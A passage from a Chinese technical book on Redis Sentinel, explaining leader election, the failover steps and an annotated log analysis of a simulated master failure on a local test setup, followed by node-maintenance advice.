图9-31展示了一次领导者选举的大致过程：

- 1) s1 (sentinel-1) 最先完成了客观下线，它会向s2 (sentinel-2) 和 s3 (sentinel-3) 发送sentinel is-master-down-by-addr命令，s2和s3同意选其为领导者。

2) s1此时已经拿到2张投票，满足了大于等于 $\text{max}(\text{quorum}, \text{num}(\text{sentinels}) / 2 + 1) = 2$ 的条件，所以此时s1成为领导者。




图9-31 s1节点收到s2和s3节点两个同意票

由于每个Sentinel节点只有一票，所以当s2向s1和s3索要投票时，只能获取一票，而s3由于最后完成主观下线，当s3向s1和s2索要投票时一票都得不到，整个过程如图9-32和9-33所示。

实际上Redis Sentinel实现会更简单一些，因为一旦有一个Sentinel节点获得了 $\text{max}(\text{quorum}, \text{num}(\text{sentinels}) / 2 + 1)$ 的票数，其他Sentinel节点再去确认已经没有意义了，因为每个Sentinel节点只有一票，如果读者有兴趣的话，可以修改sentinel.c源码，在Sentinel的执行命令列表中添加monitor命令：




图9-32 s2节点收到s1节点的同意票，s3节点的拒绝票




图9-33 s3节点收到s1和s2节点的拒绝票

```

struct redisCommand sentinelcmds[] = {
    {"monitor",monitorCommand,1,"",0,NULL,0,0,0,0,0},
    {"ping",pingCommand,1,"",0,NULL,0,0,0,0,0},
    {"sentinel",sentinelCommand,-2,"",0,NULL,0,0,0,0,0},
    ...
}

```

重新编译部署Redis Sentinel测试环境，在3个Sentinel节点上执行monitor命令：

1) 可以看到sentinel is-master-down-by-addr命令，此命令的执行过程并没有在Redis的日志中有所体现，monitor监控类似如下命令：

```
// 因为最后参数是"*", 所以此时是Sentinel节点之间交换对主节点的失败判定
[0 127.0.0.1:38440] "SENTINEL" "is-master-down-by-addr" "127.0.0.1" "6379" "0"
// 因为最后参数是具体的runid, 所以此时代表runid="2f4430bb62c039fb125c5771d7cde2571a7
    a5ab4"的节点希望目标Sentinel节点同意自己成为领导者。
[0 127.0.0.1:38440] "SENTINEL" "is-master-down-by-addr" "127.0.0.1" "6379" "1"
    "2f4430bb62c039fb125c5771d7cde2571a7a5ab4"
```

2) 选举的过程非常快，基本上谁先完成客观下线，谁就是领导者。

3) 一旦Sentinel得到足够的票数，不存在图9-32和图9-33的过程。



注意

有关Raft算法可以参考其GitHub主页<https://raft.github.io/>。

9.5.4 故障转移

领导者选举出的Sentinel节点负责故障转移，具体步骤如下：

1) 在从节点列表中选出一个节点作为新的主节点，选择方法如下：

- a) 过滤：“不健康”（主观下线、断线）、5秒内没有回复过Sentinel节点ping响应、与主节点失联超过down-after-milliseconds*10秒。
- b) 选择slave-priority（从节点优先级）最高的从节点列表，如果存在则返回，不存在则继续。
- c) 选择复制偏移量最大的从节点（复制的最完整），如果存在则返回，不存在则继续。
- d) 选择runid最小的从节点。

整个过程如图9-34所示。




图9-34 选出最好的从节点

2) Sentinel领导者节点会对第一步选出来的从节点执行`slaveof no one`命令让其成为主节点。

3) Sentinel领导者节点会向剩余的从节点发送命令，让它们成为新主节点的从节点，复制规则和parallel-syncs参数有关。

4) Sentinel节点集合会将原来的主节点更新为从节点，并保持着对其关注，当其恢复后命令它去复制新的主节点。

9.6 开发与运维中的问题

本节首先分析Redis Sentinel故障转移的日志，读懂日志是运维中的重要方法，接下来将介绍Redis Sentinel中节点的常见运维方法，最后介绍如何借助Redis Sentinel实现读写分离。

9.6.1 故障转移日志分析

1.Redis Sentinel拓扑结构

本次故障转移的分析直接使用9.2节的拓扑和配置进行说明，为了方便分析故障转移的过程，表9-4列出了每个节点的角色、ip、端口、进程号、runId。

表9-4 Redis Sentinel拓扑表

序号	角色	ip	端口	进程号	runId
1	master	127.0.0.1	6379	19661	d5671ff4160ab3782d61079ebd62ff629aaaf605
2	slave-1	127.0.0.1	6380	19667	a683630c3ebd60106a938287cb5bc310f9da2d58
3	slave-2	127.0.0.1	6381	19685	ee31e5150ed8acf5f58b1def1b4d0086f7d71f12
4	sentinel-1	127.0.0.1	26379	19697	94dde2f5426ed7ae6125a74da76ca5aac31edb8b
5	sentinel-2	127.0.0.1	26380	19707	b8d15be5e55501513aec6c388e58c50198870134
6	sentinel-3	127.0.0.1	26381	19713	7044753f564e42b1578341acf4c49dca3681151c

因为故障转移涉及节点关系的变化，所以下面说明中用端口号代表节点。

2.开始故障转移测试

模拟故障的方法有很多，比较典型的方法有以下几种：

- 方法一，强制杀掉对应节点的进程号，这样可以模拟出宕机的效果。
- 方法二，使用Redis的debug sleep命令，让节点进入睡眠状态，这样可以模拟阻塞的效果。
- 方法三，使用Redis的shutdown命令，模拟正常的停掉Redis。

本次我们使用方法一进行测试，因为从实际经验来看，数百上千台机器偶尔宕机一两台是会不定期出现的，为了方便分析日志行为，这里记录一下操作的时间和命令。

用kill-9使主节点的进程宕机，操作时间2016-07-24 09: 40: 35:

```
$ kill -9 19661
```

3. 观察效果

6380节点晋升为主节点，6381节点成为6380节点的从节点。

4. 故障转移分析

相信故障转移的效果和预想的一样，这里重点分析相应节点的日志。

(1) 6379节点日志

两个复制请求，分别来自端口为6380和6381的从节点：

```
19661:M 24 Jul 09:22:16.907 * Slave 127.0.0.1:6380 asks for synchronization
19661:M 24 Jul 09:22:16.907 * Full resync requested by slave 127.0.0.1:6380
...
19661:M 24 Jul 09:22:16.919 * Synchronization with slave 127.0.0.1:6380 succeeded
19661:M 24 Jul 09:22:23.396 * Slave 127.0.0.1:6381 asks for synchronization
19661:M 24 Jul 09:22:23.396 * Full resync requested by slave 127.0.0.1:6381
...
19661:M 24 Jul 09:22:23.432 * Synchronization with slave 127.0.0.1:6381 succeeded
```

09: 40: 35做了kill-9操作，由于模拟的是宕机效果，所以6379节点没有看到任何日志（这点和shutdown操作不太相同）。

(2) 6380节点日志

6380节点在09: 40: 35之后发现它与6379节点已经失联:

```
19667:S 24 Jul 09:40:35.788 # Connection with master lost.  
19667:S 24 Jul 09:40:35.788 * Caching the disconnected master state.  
19667:S 24 Jul 09:40:35.974 * Connecting to MASTER 127.0.0.1:6379  
19667:S 24 Jul 09:40:35.974 * MASTER <-> SLAVE sync started  
19667:S 24 Jul 09:40:35.975 # Error condition on socket for SYNC: Connection  
refused  
...
```

09: 41: 06时它接到Sentinel节点的命令：清理原来缓存的主节点状态， Sentinel节点将6380节点晋升为主节点，并重写配置:

```
19667:M 24 Jul 09:41:06.161 * Discarding previously cached master state.  
19667:M 24 Jul 09:41:06.161 * MASTER MODE enabled (user request from 'id=7  
addr=127.0.0.1:46759 fd=10 name=sentinel-7044753f-cmd age=1111 idle=0  
flags=x db=0 sub=0 psub=0 multi=3 qbuf=0 qbuf-free=32768 obl=36 oll=0  
omem=0 events=rw cmd=exec')  
19667:M 24 Jul 09:41:06.161 # CONFIG REWRITE executed with success.
```

6381节点发来了复制请求:

```
19667:M 24 Jul 09:41:07.499 * Slave 127.0.0.1:6381 asks for synchronization  
19667:M 24 Jul 09:41:07.499 * Full resync requested by slave 127.0.0.1:6381  
...  
19667:M 24 Jul 09:41:07.548 * Background saving terminated with success  
19667:M 24 Jul 09:41:07.548 * Synchronization with slave 127.0.0.1:6381 succeed
```

(3) 6381节点日志

6381节点同样与6379节点失联:

```
19685:S 24 Jul 09:40:35.788 # Connection with master lost.  
19685:S 24 Jul 09:40:35.788 * Caching the disconnected master state.  
19685:S 24 Jul 09:40:36.425 * Connecting to MASTER 127.0.0.1:6379  
19685:S 24 Jul 09:40:36.425 * MASTER <-> SLAVE sync started  
19685:S 24 Jul 09:40:36.425 # Error condition on socket for SYNC: Connection re  
...
```

后续操作如下:

1) 09: 41: 06时它接到Sentinel节点的命令，清理原来缓存的主节点状态，让它去复制新的主节点（6380节点）：

```
19685:S 24 Jul 09:41:06.497 # Error condition on socket for SYNC: Connection re
19685:S 24 Jul 09:41:07.008 * Discarding previously cached master state.
19685:S 24 Jul 09:41:07.008 * SLAVE OF 127.0.0.1:6380 enabled (user request
    from 'id=7 addr=127.0.0.1:55872 fd=10 name=sentinel-7044753f-cmd age=1111
    idle=0 flags=x db=0 sub=0 psub=0 multi=3 qbuf=133 qbuf-free=32635 obl=36
    oll=0 omem=0 events=rw cmd=exec')
19685:S 24 Jul 09:41:07.008 # CONFIG REWRITE executed with success.
```

2) 向新的主节点（6380节点）发起复制操作：

```
19685:S 24 Jul 09:41:07.498 * Connecting to MASTER 127.0.0.1:6380
...
19685:S 24 Jul 09:41:07.549 * MASTER <-> SLAVE sync: Finished with success
```

(4) sentinel-1节点日志

09: 41: 05对6379节点作了主观下线（+sdown），注意这个时间正好是kill-9后的30秒，和down-after-milliseconds的配置是一致的。Sentinel节点更新自己的配置纪元（new-epoch）：

```
19697:X 24 Jul 09:41:05.850 # +sdown master mymaster 127.0.0.1 6379
19697:X 24 Jul 09:41:05.928 # +new-epoch 1
```

后续操作如下：

1) 投票给sentinel-3节点：

```
19697:X 24 Jul 09:41:05.929 # +vote-for-leader 7044753f564e42b1578341acf4c49dca
    3681151c 1
19697:X 24 Jul 09:41:06.913 # +odown master mymaster 127.0.0.1 6379 #quorum 3/2
```

2) 更新状态：从sentinel-3节点（领导者）得知：故障转移后6380节点

变为主节点，并发现了两个从节点6381和6379，并在30秒后对（09: 41: 07~09: 41: 37）6379节点做了主观下线：

```
19697:X 24 Jul 09:41:06.913 # Next failover delay: I will not start a failover  
before Sun Jul 24 09:47:06 2016  
19697:X 24 Jul 09:41:07.008 # +config-update-from sentinel 127.0.0.1:26381  
127.0.0.1 26381 @ mymaster 127.0.0.1 6379  
19697:X 24 Jul 09:41:07.008 # +switch-master mymaster 127.0.0.1 6379 127.0.0.1  
19697:X 24 Jul 09:41:07.008 * +slave slave 127.0.0.1:6381 127.0.0.1 6381 @  
mymaster 127.0.0.1 6380  
19697:X 24 Jul 09:41:07.008 * +slave slave 127.0.0.1:6379 127.0.0.1 6379 @  
mymaster 127.0.0.1 6380  
19697:X 24 Jul 09:41:37.060 # +sdown slave 127.0.0.1:6379 127.0.0.1 6379 @  
mymaster 127.0.0.1 6380
```

（5）sentinel-2节点日志

整个过程和sentinel-1节点是一样的，这里就不占用篇幅分析了。

（6）sentinel-3节点日志

从sentinel-1节点和sentinel-2节点的日志来看，sentinel-3节点是领导者，所以分析sentinel-3节点的日志至关重要。

后续操作如下。

1) 达到了客观下线的条件：

```
19713:X 24 Jul 09:41:05.854 # +sdown master mymaster 127.0.0.1 6379  
19713:X 24 Jul 09:41:05.909 # +odown master mymaster 127.0.0.1 6379 #quorum 2/2  
19713:X 24 Jul 09:41:05.909 # +new-epoch 1
```

2) sentinel-3节点被选为领导者：

```
19713:X 24 Jul 09:41:05.909 # +try-failover master mymaster 127.0.0.1 6379  
19713:X 24 Jul 09:41:05.911 # +vote-for-leader 7044753f564e42b1578341acf4c49dca  
3681151c 1  
19713:X 24 Jul 09:41:05.929 # 127.0.0.1:26379 voted for 7044753f564e42b1578341a  
cf4c49dca3681151c 1  
19713:X 24 Jul 09:41:05.930 # 127.0.0.1:26380 voted for 7044753f564e42b1578341a
```

```
cf4c49dca3681151c 1  
19713:X 24 Jul 09:41:06.001 # +elected-leader master mymaster 127.0.0.1 6379
```

表9-5展示了3个Sentinel节点完成客观下线的时间点，从时间点可以看到sentinel-3节点最先完成客观下线。

表9-5 3个Sentinel节点客观下线时间

节点	下线时间
Sentinel-1	09:41:06.913 # +odown master mymaster 127.0.0.1 6379 #quorum 3/2
Sentinel-2	09:41:05.943 # +odown master mymaster 127.0.0.1 6379 #quorum 3/2
Sentinel-3	09:41:05.909 # +odown master mymaster 127.0.0.1 6379 #quorum 2/2

3) 故障转移。每一步都可以通过发布订阅来获取，对于每个字段的说明可以参考表9-6。

寻找合适的从节点作为新的主节点：

```
19713:X 24 Jul 09:41:06.001 # +failover-state-select-slave master mymaster  
127.0.0.1 6379
```

选出了合适的从节点（6380节点）：

```
19713:X 24 Jul 09:41:06.077 # +selected-slave slave 127.0.0.1:6380 127.0.0.1  
6380 @ mymaster 127.0.0.1 6379
```

命令6380节点执行slaveof no one，使其成为主节点：

```
19713:X 24 Jul 09:41:06.077 * +failover-state-send-slaveof-noone slave  
127.0.0.1:6380 127.0.0.1 6380 @ mymaster 127.0.0.1 6379
```

等待6380节点晋升为主节点：

```
19713:X 24 Jul 09:41:06.161 * +failover-state-wait-promotion slave  
127.0.0.1:6380 127.0.0.1 6380 @ mymaster 127.0.0.1 6379
```

确认6380节点已经晋升为主节点:

```
19713:X 24 Jul 09:41:06.927 # +promoted-slave slave 127.0.0.1:6380 127.0.0.1  
6380 @ mymaster 127.0.0.1 6379
```

故障转移进入重新配置从节点阶段:

```
19713:X 24 Jul 09:41:06.927 # +failover-state-reconf-slaves master mymaster  
127.0.0.1 6379
```

命令6381节点复制新的主节点:

```
19713:X 24 Jul 09:41:07.008 * +slave-reconf-sent slave 127.0.0.1:6381 127.0.0.1  
6381 @ mymaster 127.0.0.1 6379
```

6381节点正在重新配置成为6380节点的从节点，但是同步过程尚未完成:

```
19713:X 24 Jul 09:41:07.955 * +slave-reconf-inprog slave 127.0.0.1:6381  
127.0.0.1 6381 @ mymaster 127.0.0.1 6379
```

6381节点完成对6380节点的同步:

```
19713:X 24 Jul 09:41:07.955 * +slave-reconf-done slave 127.0.0.1:6381 127.0.0.1  
6381 @ mymaster 127.0.0.1 6379
```

故障转移顺利完成:

```
19713:X 24 Jul 09:41:08.045 # +failover-end master mymaster 127.0.0.1 6379
```

故障转移成功后，发布主节点的切换消息:

表9-6记录了Redis Sentinel在故障转移一些重要的事件消息对应的频道。

表9-6 Sentinel节点发布订阅频道

状态	说明
+reset-master <instance details>	主节点被重置
+slave <instance details>	一个新的从节点被发现并关联
+failover-state-reconf-slaves <instance details>	故障转移进入 reconf-slaves 状态
+slave-reconf-sent <instance details>	领导者 Sentinel 节点命令其他从节点复制新的主节点
+slave-reconf-inprog <instance details>	从节点正在重新配置主节点的 slave，但是同步过程尚未完成
+slave-reconf-done <instance details>	其余从节点完成了和新主节点的同步
+sentinel <instance details>	一个新的 sentinel 节点被发现并关联
+sdown <instance details>	添加对某个节点被主观下线
-sdown <instance details>	撤销对某个节点被主观下线
+odown <instance details>	添加对某个节点被客观下线
-odown <instance details>	撤销对某个节点被客观下线
+new-epoch <instance details>	当前纪元被更新
+try-failover <instance details>	故障转移开始
+elected-leader <instance details>	选出了故障转移的 Sentinel 节点
+failover-state-select-slave <instance details>	故障转移进入 select-slave 状态（寻找合适的从节点）
no-good-slave <instance details>	没有找到适合的从节点
selected-slave <instance details>	找到了适合的从节点
failover-state-send-slaveof-noone <instance details>	故障转移进入 failover-state-send-slaveof-noone 状态（对找到的从节点执行 slaveof no one）
failover-end-for-timeout <instance details>	故障转移由于超时而终止
failover-end <instance details>	故障转移顺利完成
switch-master <master name><oldip><old port><newip><newport>	更新主节点信息，这个是许多客户端重点关注的

<instance details>格式如下：

```
<instance-type> <name> <ip> <port> @ <master-name> <master-ip> <master-port>
```

5.原主节点后续处理

重新启动原来的6379节点：

```
redis-server redis-6379.conf 操作时间： 2016-07-24 09:46:21
```

(1) 6379节点

启动后接到Sentinel节点的命令，让它去复制6380节点：

```
22223:M 24 Jul 09:46:21.260 * The server is now ready to accept connections on
port 6379
22223:S 24 Jul 09:46:31.323 * SLAVE OF 127.0.0.1:6380 enabled (user request
from 'id=2 addr=127.0.0.1:51187 fd=6 name=sentinel-94dde2f5-cmd age=10
idle=0 flags=x db=0 sub=0 psub=0 multi=3 qbuf=0 qbuf-free=32768 obl=36
oll=0 omem=0 events=rw cmd=exec')
22223:S 24 Jul 09:46:31.323 # CONFIG REWRITE executed with success.
...
```

(2) 6380节点

接到6379节点的复制请求，做复制的相应处理：

```
19667:M 24 Jul 09:46:32.284 * Slave 127.0.0.1:6379 asks for synchronization
19667:M 24 Jul 09:46:32.284 * Full resync requested by slave 127.0.0.1:6379
...
19667:M 24 Jul 09:46:32.353 * Synchronization with slave 127.0.0.1:6379 succeed
```

(3) sentinel-1节点日志

撤销对6379节点主观下线的决定：

```
19707:X 24 Jul 09:46:21.406 # -sdown slave 127.0.0.1:6379 127.0.0.1 6379 @
mymaster 127.0.0.1 6380
```

(4) sentinel-2节点日志

撤销对6379节点主观下线的决定：

```
19713:X 24 Jul 09:46:21.408 # -sdown slave 127.0.0.1:6379 127.0.0.1 6379 @  
mymaster 127.0.0.1 6380
```

(5) sentinel-3节点日志

撤销对6379节点主观下线的决定，更新Sentinel节点配置：

```
19697:X 24 Jul 09:46:21.367 # -sdown slave 127.0.0.1:6379 127.0.0.1 6379 @  
mymaster 127.0.0.1 6380  
19697:X 24 Jul 09:46:31.322 * +convert-to-slave slave 127.0.0.1:6379 127.0.0.1  
6379 @ mymaster 127.0.0.1 6380
```

6.注意点

部署各个节点的机器时间尽量要同步，否则日志的时序性会混乱，例如可以给机器添加NTP服务来同步时间，具体可以参考第12章Linux配置章节。

9.6.2 节点运维

1. 节点下线

在介绍如何进行节点下线之前，首先需要弄清两个概念：临时下线和永久下线。

·临时下线：暂时将节点关掉，之后还会重新启动，继续提供服务。

·永久下线：将节点关掉后不再使用，需要做一些清理工作，如删除配置文件、持久化文件、日志文件。

所以运维人员需要弄清楚本次下线操作是临时下线还是永久下线。

通常来看，无论是主节点、从节点还是Sentinel节点，下线原因无外乎以下几种：

·节点所在的机器出现了不稳定或者即将过保被回收。

·节点所在的机器性能比较差或者内存比较小，无法支撑应用方的需求。

·节点自身出现服务不正常情况，需要快速处理。

(1) 主节点

如果需要对主节点进行下线，比较合理的做法是选出一个“合适”（例如性能更高的机器）的从节点，使用sentinel failover功能将从节点晋升为主节点，sentinel failover已经在9.3节介绍过了，只需要在任意可用的Sentinel节点

执行如下操作即可。

```
sentinel failover <master name>
```

如图9-35所示，在任意一个Sentinel节点上（例如26379端口节点）执行 sentinel failover 即可。



运维提示

Redis Sentinel存在多个从节点时，如果想将指定从节点晋升为主节点，可以将其他从节点的slavepriority配置为0，但是需要注意failover后，将 slave-priority调回原值。

